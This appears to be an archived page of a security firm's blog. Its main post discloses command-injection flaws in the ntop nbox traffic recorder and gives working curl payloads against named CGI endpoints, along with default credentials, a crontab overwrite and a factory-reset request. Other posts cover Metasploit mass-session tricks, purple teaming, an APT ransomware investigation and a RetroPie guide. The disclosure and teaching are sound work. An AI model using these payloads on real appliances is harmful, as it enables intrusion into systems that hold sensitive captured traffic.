Saturday, August 13, 2016

Exporting workspaces from your MSF database

Quick and dirty hack to export all your findings/host/services/etc and creds from your metasploit database

Normally you'd do this with a:

workspace myworkspace
db_export -f xml -a /path/to/file.xml
db_export -f pwdump -a /path/to/file.pwdump

This can be tedious if you want to spin down an instance with tons of workspaces on it.  So I wrote a quick resource script to get it done.  This takes a list of workspaces. I'm sure you can programmatically retrieve the workspaces but I didn't.  Code below:


Monday, August 1, 2016

Got any RCEs?

Security is a boomin’, and so there are many different appliances to protect your network. Some of them do very little to protect, some of them open new holes in your network.

In line with best practice, many Security teams capture all network traffic using a variety of solutions, some closed, some open source. Once the traffic is stored, it can be used to detect badness, or just examine traffic patterns on corporate assets.

One of these open source options is NTOP, which of course has an appliance version, called nbox recorder.  It goes without saying, if this traffic data were to be exposed, the consequences could be catastrophic. Consider stored credentials, authentication data, PII, internal data leakage...
pcap_tee.png
PCAP or it didn't happen

You can either buy a ready-to-go appliance or with some drudge work you can build your own. Just get a license for nbox and just put it into a Linux box, they are nice like that providing all the repositories and the steps are simple and easy to follow. Just spin up an Ubuntu VM and run:


wget http://apt.ntop.org/14.04/all/apt-ntop.deb
sudo dpkg -i apt-ntop.deb
sudo apt-get clean all
sudo apt-get update
sudo apt-get install -y pfring nprobe ntopng ntopng-data n2disk cento nbox


BOOM! You are ready to go. Now you have a nbox recorder ready to be used. And abused!
The default credentials are nbox/nbox and it does use Basic Auth to be accessed.

Before I continue, imagine that you have this machine capturing all the traffic of your network. Listening to all your corporate communications or production traffic and storing them on disk. How bad would it be if an attacker gets full access to it? Take a minute to think about it.


nervs.gif
Uh-oh...
This level of exposure caught my eye, and I wanted to verify that having one of these sitting in your network does not make you more exposed. Unfortunately, I found several issues that could have been catastrophic with a malicious intent.

I do believe in the responsible disclosure process, however after repeatedly notifying both ntop and MITRE, these issues were not given high priority nor visibility. The following table details the timeline around my disclosure communications: 

Disclosure Timeline

12/27/2014 - Sent to ntop details about some nbox vulnerabilities discovered in version 2.0
01/15/2015 - Asked ntop for an update about the vulnerabilities sent
01/16/2015 - Requested by ntop the details again, stating they may have been fixed
01/18/2015 - Sent for a second time the vulnerabilities details. Mentioned to request CVEs
05/24/2015 - Asked ntop for an update about the vulnerabilities sent and to request CVEs
01/06/2016 - Noticed new nbox version is out (2.3) and found more vulnerabilities. Old vulnerabilities are fixed. Sent ntop an email about new issues and to request CVEs
01/06/2016 - Quick answer ignoring my request for CVEs and just asking for vulnerabilities details.
01/28/2016 - Sent request for CVEs to MITRE, submitting a full report with all the issues and steps to reproduce.
02/17/2016 - Asked MITRE for an update on the issues submitted.
02/17/2016 - Reply from MITRE: “Your request is outside the scope of CVE's published priorities. As such, it will not be assigned a CVE-ID by MITRE or another CVE CNA at this time.”

07/10/2016 - Noticed new nbox version (2.5) with partial fixes for some vulnerabilities in the previous (2.3) version

The ntop team initially refused to comment and silently fixed the bugs. MITRE then said this wasn't severe enough to warrant a CVE. As such, I have now chosen to highlight the issues here in an effort to have them remediated. I again want to highlight that I take this process very seriously, but after consulting with multiple other individuals, I feel that both the ntop team and MITRE have left me no other responsible options.
neotrain1.jpg

Here comes the paintrain!

*Replace NTOP-BOX with the IP address of your appliance (presuming that you already logged in). Note that most of the RCEs are wrapped in sudo so it makes the pwnage much more interesting:


RCE: POST against https://NTOP-BOX/ntop-bin/write_conf_users.cgi with parameter cmd=touch /tmp/HACK

curl -sk --user nbox:nbox --data 'cmd=touch /tmp/HACK' 'https://NTOP-BOX/ntop-bin/write_conf_users.cgi'


RCE: POST against https://NTOP-BOX/ntop-bin/rrd_net_graph.cgi with parameters interface=;touch /tmp/HACK;


curl -sk --user nbox:nbox --data 'interface=;touch /tmp/HACK;' 'https://NTOP-BOX/ntop-bin/rrd_net_graph.cgi'


RCE (Wrapped in sudo): GET https://NTOP-BOX/ntop-bin/pcap_upload.cgi?dir=|touch%20/tmp/HACK&pcap=pcap


curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/pcap_upload.cgi?dir=|touch%20/tmp/HACK&pcap=pcap'


RCE (Wrapped in sudo): GET https://NTOP-BOX/ntop-bin/sudowrapper.cgi?script=adm_storage_info.cgi&params=P%22|whoami%3E%20%22/tmp/HACK%22|echo%20%22


curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/sudowrapper.cgi?script=adm_storage_info.cgi&params=P%22|whoami%3E%20%22/tmp/HACK%22|echo%20%22'

RCE: POST against https://NTOP-BOX/ntop-bin/do_mergecap.cgi with parameters opt=Merge&base_dir=/tmp&out_dir=/tmp/DOESNTEXIST;touch /tmp/HACK;exit%200

curl -sk --user nbox:nbox --data 'opt=Merge&base_dir=/tmp&out_dir=/tmp/DOESNTEXIST;touch /tmp/HACK;exit 0' 'https://NTOP-BOX/ntop-bin/do_mergecap.cgi'

There are some other interesting things, for example, it was possible to have a persistent XSS by rewriting crontab with a XSS payload on it, but they fixed it in 2.5. However the crontab overwrite (Wrapped in sudo) is still possible:

GET https://NTOP-BOX/ntop-bin/do_crontab.cgi?act_cron=COMMANDS%20TO%20GO%20IN%20CRON

curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/do_crontab.cgi?act_cron=COMMANDS%20TO%20GO%20IN%20CRON'

The last one is a CSRF that leaves the machine fried, by resetting the machine completely:
GET https://NTOP-BOX/ntop-bin/do_factory_reset.cgi

curl -sk --user nbox:nbox 'https://NTOP-BOX/ntop-bin/do_factory_reset.cgi'


To make things easier, I created a Vagrantfile with provisioning so you can have your own nbox appliance and test my findings or give it a shot. There is more stuff to be found, trust me :)


And you can run the checker.sh to check for all the above attacks. Pull requests are welcome if you find more!


Screen Shot 2016-07-26 at 10.00.27.png


nodding.gif


(The issues were found originally in nbox 2.3 and confirmed in nbox 2.5)

Modules for metasploit and BeEF will come soon. I hope this time the issues are not just silently patched...

If you have any questions or feedback, hit me up in twitter (@javutin)!

Have a nice day!


Monday, June 13, 2016

Attack Research is Hiring!

It is very rare we post a public job ad.  Right now we have one position open with more on the way.  

http://www.attackresearch.com/jobs.html

Please take a look and apply if interested.  Or if you know anyone interested, please pass the word along.

Wednesday, May 25, 2016

BlackHat 2016 Classes

BlackHat 2016 is quickly approaching!  Early registration ends on Friday.  So can save a few bucks and use that to go to Defcon 2016.

This year we have decided to split our Tactical Exploitation class into the two major platforms that are covered; Windows and UNIX.  The classes are scheduled back to back.  So if you sign up for both classes you will get the same Tactical Exploitation course.

This decision came from feedback of the students who only seemed to care about one platform or another.  We believe this is a mistake since almost any enterprise environment will have both.  So for those that only want one platform, you can certainly do that.  Or if you want the original multi-platform class on our simulated enterprise environment, you can do that also.

All of our classes have a large hands-on component that we feel is essential to the learning experience and material retention.  Students must bring their own laptop, but we provide a simulated enterprise infrastructure for the class exercises and additional challenges for the more advanced students.  Many of our advanced students just love the opportunity to "play" in a fully functioning environment.

We would love for you to join us!  These classes have already sold out twice requiring us to move to bigger rooms.  But at some point we cannot grow anymore.  So sign up NOW!  Save some money and reserve your spot!


Tuesday, May 10, 2016

Subtee regsvr32 sct with metasploit web delivery

So I put this out on twitter but failed to document it for historical reasons/find it when I need it.

I was able to replace the PoC payload with the payload from Metasploit's web delivery and it worked just fine.

original PoC here: https://gist.github.com/subTee/24c7d8e1ff0f5602092f58cbb3f7d302#file-backdoor-sct

Below we can see the replaced payload:

...and receiving the shell after running the command from the command line:


Monday, March 21, 2016

More on Purple Teaming

I wanted to add a bit more context/info/explanation on Purple Teaming after publishing the Ruxcon slides as well as Facebook and Twitter interactions on that topic.

What is Purple Teaming?

Currently, there are as many definitions for Purple Teaming as there are talks and blog posts on the subject but I'm going to throw mine in as well.

Purple Teaming is "conducting focused pentesting (up to Red Teaming) with clear training objectives for the Blue Team."

The clear training objectives (aka a plan to eventually get caught) for the Blue Team is what differentiates Purple Teaming from typical Red Teaming. By its very nature, Red Teaming is making a HUGE attempt not to get caught. You are pulling out all the tips & tricks and big boy tools NOT to get caught.  With Purple Teaming, you have a plan to create an alert or event in the event the Red Team is not detected by the Blue Team during the Red Team process so the Blue Team can test their signatures and alerting and execute their incident response policies and procedures.

It isn't a "can you get access to X" exercise it is a "train the Blue Team on X" exercise. The pentesting activities are a means to conduct realistic training.

A couple practical examples:

The Blue Team has created alerts to identify Sysinternals PsExec usage in the enterprise.  The Red Team would at some point use PsExec to see if alerts fire off and the Blue Team can determine which hosts were accessed or pivoted from using PsExec.  The Red Team could also make use of all the PsExec alternatives (winexe, msf psexec, impacket, etc) so the Blue Team could continue to refine and improve their monitoring and alerting.

Another scenario would be where the Blue Team manager feels like the team has a good handle on the Windows side of things but less so on the OSX/Linux side of the house.  The manager could dictate to the Red Team that they should stay off Windows Infrastructure to identify gaps in host instrumentation and network coverage for *nix types hosts and also to force incident response on OSX or Linux hosts.

Another example could be to require the Red Team not to utilize freely available Remote Access Trojans such as Metasploit or powershell Empire. Instead they could ask that the Red Team purchase (or identify a consultancy that already uses) something like Core Impact or Immunity's Innuendo or find a consultancy that has their own custom backdoor to spice things up.

Thoughts?


Other Purple Teaming resources (in no particular order):

http://www.slideshare.net/beltface/hybrid-talk
http://www.slideshare.net/HaydnJohnson/purple-view-56169114
http://www.slideshare.net/denimgroup/b-sides-san-antonio-albert-campa-denim-group
http://www.slideshare.net/alienvault/security-by-collaboration-rethinking-red-teams-vs-blue-teams-cuispa-final-22015
https://files.sans.org/summit/hackfest2014/PDFs/Hacking%20to%20Get%20Caught%20-%20Raphael%20Mudge.pdf


Tuesday, March 15, 2016

APT Ransomware

Yesterday this article came out from Reuters: http://www.reuters.com/article/us-china-ransomware-idUSKCN0WG2L5.

I thought it would be useful to make a post explaining the situation a little more in-depth.

Myself and several colleges (InGuardians, G-C Partners) have been engaged in related, high-impact incident response engagements over recent months.

We have been working together to correlate the results of several major investigations. At least three high-value corporations were hit by well-known APT actors over the holidays between December 2015 and January 2016. The targets in these attacks include:


  • A Multi-national company from Southern California
  • A Major business solutions provider on the East coast
  • A Multi-national manufacturing business in the Southern US


Initially these recent incidents involved tactics that match previously seen APT style attacks, indicators of compromise, and tools, especially of a specific group. (We matched file hashes, typing patterns, source IPs / hostnames, etc.)

In the past the primary goals of these actors seemed to be collecting information from targets and maintaining access while evading detection. In these new cases however, the attackers attempted to manually deploy crypto ransomware across large swaths of victim computers in addition to the typical APT tools. This is unusual because in the experience of all three information security firms, crypto ransomware is typically installed opportunistically by malicious websites and drive-by downloads, not manually by an intruder. Also this behavior has always been seen related to criminal activities, not intelligence gathering by nation states.

Before these latest intrusions, active attackers mass installing crypto ransomware on major corporation computers had never been seen by any of the three companies performing the investigations. In the most recent occurrence the attacker made use of a much older breach to automatically deploy ransomware furthering changing the methods seen and used.

This is also unusual because it seems to be in contradiction to the motivations that have been seen in the past. Typically, the motivation behind installing crypto ransomware has been that lone actors or crime rings are using basic phishing tactics to extort relatively small amounts money from individuals or corporations.  In contrast, the motivation for APT attacks have traditionally been considered to be nation state directed and focused on stealing valuable information without being detected. The dollar amounts targeted are in the millions.

THEORIES

We have come up with several theories:


  1. After the fallout from the OPM hack, the Chinese government officially backed off from its hacking operations against the US. Numerous individuals who were employed as civilian contractors are now essentially out of work, but still have access to targets and toolsets. These individuals have started employing crypto-ransomware in order to replace lost government income and continue hacking.
  2. This activity is either practice for, or the beginnings of a denial and disruption campaign against US companies. The actors don’t actually care about the money potential but rather are interested in the extensive disruption caused by the attacks. 
  3. The activities and motivations of APT actors haven’t changed, but rogue elements within their groups are employing these tactics and reusing existing infrastructure in order to acquire supplemental income. 


In one case, the attackers used standard APT tools and techniques to attack laterally and gain access to domain controllers, then launch a GPO to push out the ransomware. Thankfully they made a small typo which caused it to fail. In another case they redirected monetary payments but, due to another small mistake, were caught before too much money was lost.

Due to confidentiality requirements with our clients, we can't post too many more details at this time, but will give updates as we can.

Attack Research, InGuardians, and G-C Partners are continuing to investigate the activity as it progresses. If you have seen similar activity and are willing to share details, please contact any of the three companies.

Val Smith

Saturday, February 27, 2016

CCDC Quals Notes (metasploit)

Some quick notes for interesting stuff to keep for CCDC Quals/Notes


Rapid Fire PSExec

Use db_nmap to scan and populate the databse or db_import to import nmap xml into your workspace.  This one uses open port 445 to query the database

https://gist.github.com/carnal0wnage/d058913628ba4a3d6363

This one uses open service of smb to query the database

https://gist.github.com/carnal0wnage/1f3944b4dd7eb6a54fd3


Running Metasploit Post modules against all sessions

Resource script to run a single post module against all sessions.  Navigate to your post module, set up any required options then run this resource script.

https://gist.github.com/carnal0wnage/16cd70615dcebd378914

Got this from: https://k0st.wordpress.com/2015/07/10/running-commands-on-multiple-meterpreter-sessions/

Update: Dre mentioned his already exists here:
https://github.com/rapid7/metasploit-framework/blob/master/scripts/resource/run_all_post.rc

Running a Meterpreter Command against all sessions

https://gist.github.com/carnal0wnage/b6fd24a19697e58bde96

Got the code from mubix

Running a Windows command against all sessions
This functionality is already built into the sessions command


Just run sessions -c "command" and if you don't put a session to interact with it will run on all sessions.

I used this to run the Empire launcher on all sessions.

Running a Meterpreter script against all sessions


Just run sessions -s meter_script and if you don't put a session to interact with it will run on all sessions.


Monday, January 18, 2016

Purple Teaming - Lessons Learned & Ruxcon Slides

Note:
I wrote a bunch of this while still at Facebook but have since changed jobs.  Anything FB is now replaced with $previousjob since I cant speak for them anymore. This was supposed to go on  their Protect The Graph post but never happened. The content was useful (I hope) so hopefully people will get something from it.  Also slides release here and at the bottom.

---


Recently Chris Gates from the $previousjob Incident Response team presented at Ruxcon (https:// ruxcon.org.au) on “Purple Teaming: One Year After Going From Full Time Breaker To Part Time Fixer”. The talk was used to highlight some of $previousjob’s experiences “Going Purple” over the last 18months.

What is Purple Teaming?
Purple Teaming is “Putting more Offense in your Defense” and “More Defense in your Of-
fense”. We do this to iteratively improve the quality of both our Red and Blue Teams by conducting focused Red Teams with clear training objectives for the Blue Team.


The talk highlighted observations and lessons learned during this process.
  1. Acknowledging the need for the creation of an internal Red Team. The maturity of the security program coupled with the complexity of the organization made it necessary to have internal knowledge to craft more interesting attacks for Red Team exercises.
  2. The creation of an internal Red Team and the location of the internal Red Team on the organizational chart. Many companies have both Red and Blue teams operating as separate entities. This frequently causes animosity between the two teams that can lead to growth stagnation because the two teams become focused on catching or defeating each other rather than innovating together in order to better defend their company. $previousjob’s Red Team is a component of the Incident Response team giving both the Red an Blue teams the same reporting structure. This placement was intentional as an attempt to avoid animosity and the “us vs. them” mentality that can frequently plague internal Red and Blue teams.
  3. Changing the typical definition of a “Red Team” to be less focused on vulnerability discovery and instead serve as a training event for the Blue Team. For $previousjob, a Red Team exercise tests our ability to respond to an incident and find broken tools and processes. The offensive part of the exercise is required to tell a good story, model the chosen attacker profile, and craft real world attacks for the Blue Team’s training objectives. The Post Exploitation, Persistence, Lateral Movement portions of the attack are far more important than the initial method of exploitation. With this is in mind, it is deemed “OK” for a trusted insider to be the initial exploitation vector (phish, browser attack, etc) and for the Incident Response manager to suppress any initial alerts that may come about from the initial exploitation vector in order to let the attack play out and allow the Red Team to move on to the post exploitation, persistence, and lateral movement pieces of the attack.
  4. Having a Red Team in-house allows $previousjob the ability to test vs. believing assumptions or information provided from other teams. It allows us to more easily validate answers to really important questions like “where can an attacker go if they had a certain set of credentials” or "what can an attacker REALLY do with a certain level of access" vs. what we THINK they can do with that access. The in-house Red Team is also required to stay up to date with the latest tools and techniques and can use that information to write detection signatures to catch these tools.
  5. Our Red Team reports have both the Red and Blue narrative making the report more valuable as readers see both sides of the attack. Red Team reports are typically only offensive oriented with no mention of incident response, defense, or how well the organization fared against the attackers. By having both the Blue and Red teams tell their respective sides of the story, we tell a much more complete story in our reports. This has the added benefit of highlighting to leadership and the company as a whole the value of the Incident Response team and show wins with new initiatives, gear, training, etc.
The talked wrapped up with a walk-thru of one of the latest Red Team exercises. The slides are available here:


link

Saturday, January 2, 2016

Arcade Gaming System on Raspberry Pi 2 & RetroPie (Part 2)

Arcade Gaming System on Raspberry Pi 2 & RetroPie (Part 2)

MAME

The RetroPie readme on ROM Management is here:
https://github.com/RetroPie/RetroPie-Setup/wiki/Managing-ROMs

Prepare to spend a bunch of time here.  You basically drop the ROMs for the appropriate emulator in its folder inside of RetroPie/roms/mame-*

Ah but whats the appropriate emulator?  I'm still muddling through this but from what I've read so far, the community has upgraded rom sets over the years. MAME emulators in RetroPie support multiple ROM sets although you might not be able to download that specific set anymore.  For example I've been using this site: http://edgeemu.net/browse-mame.htm to download a bunch of the image. They are romset 1.58 which if you notice is not used by RetroPie!


So as you read the Managing Roms page you'll see it recommends to use Clrmamepro to convert one version of a ROM to another.  The instructions are on the page.  Most confusing thing so far has been split vs merged.  Merged ROMs will lump multiples into one zip file that may or may not give you all the versions of the game you want to play.

For example; If you download all the Galaga ROMs and do merged you'll get ONE Galaga game spit out in the output folder even though there are like 10 different ones (I like the fast shoot one).  If you do split you'll get the 10 different ones spit out and you'll have to check the scanner output (Step 6) will tell you by each folder which ROMs you are missing.

Once it builds and scans without errors you put it in the appropriate emulator folder you are building for. I ended up with multiple MAME instances for different versions of ROMS.  My trackball doesn't work for advmame-1.4 but does for mame4all.

If you need some motivation for games to download, THIS is pretty good:


How to get the thumbnails and metadata

All the cool screenies show the thumbnail and metadata in emulation station.

Example:


It's not super clear how to get this data.  There is a scaper built into emulationstation but it was slow. I gave up.  Some searching around lead to https://github.com/sselph/scraper. This worked great.

Make sure emulationstation is not running.

My Pi distro didn't have go installed so I just downloaded the binaries listed in the readme and it worked.  Afterwards I cd'd into the roms directory and did a scraper -scrape_all -thumb_only.  This worked for everything but the MAME roms, see the readme or just get into the MAME rom folder and do scraper -mame -thumb_only. Make sure emulationstation is not running. It puts a lock on the gamelist.xml file and it wont update.  Once its done you'll have the cool picture and metadata when you browse your games. :-)


Happy Dance


Themes
You can install background themes in Emulationstation. Everything you need is here:

https://github.com/RetroPie/RetroPie-Setup/wiki/themes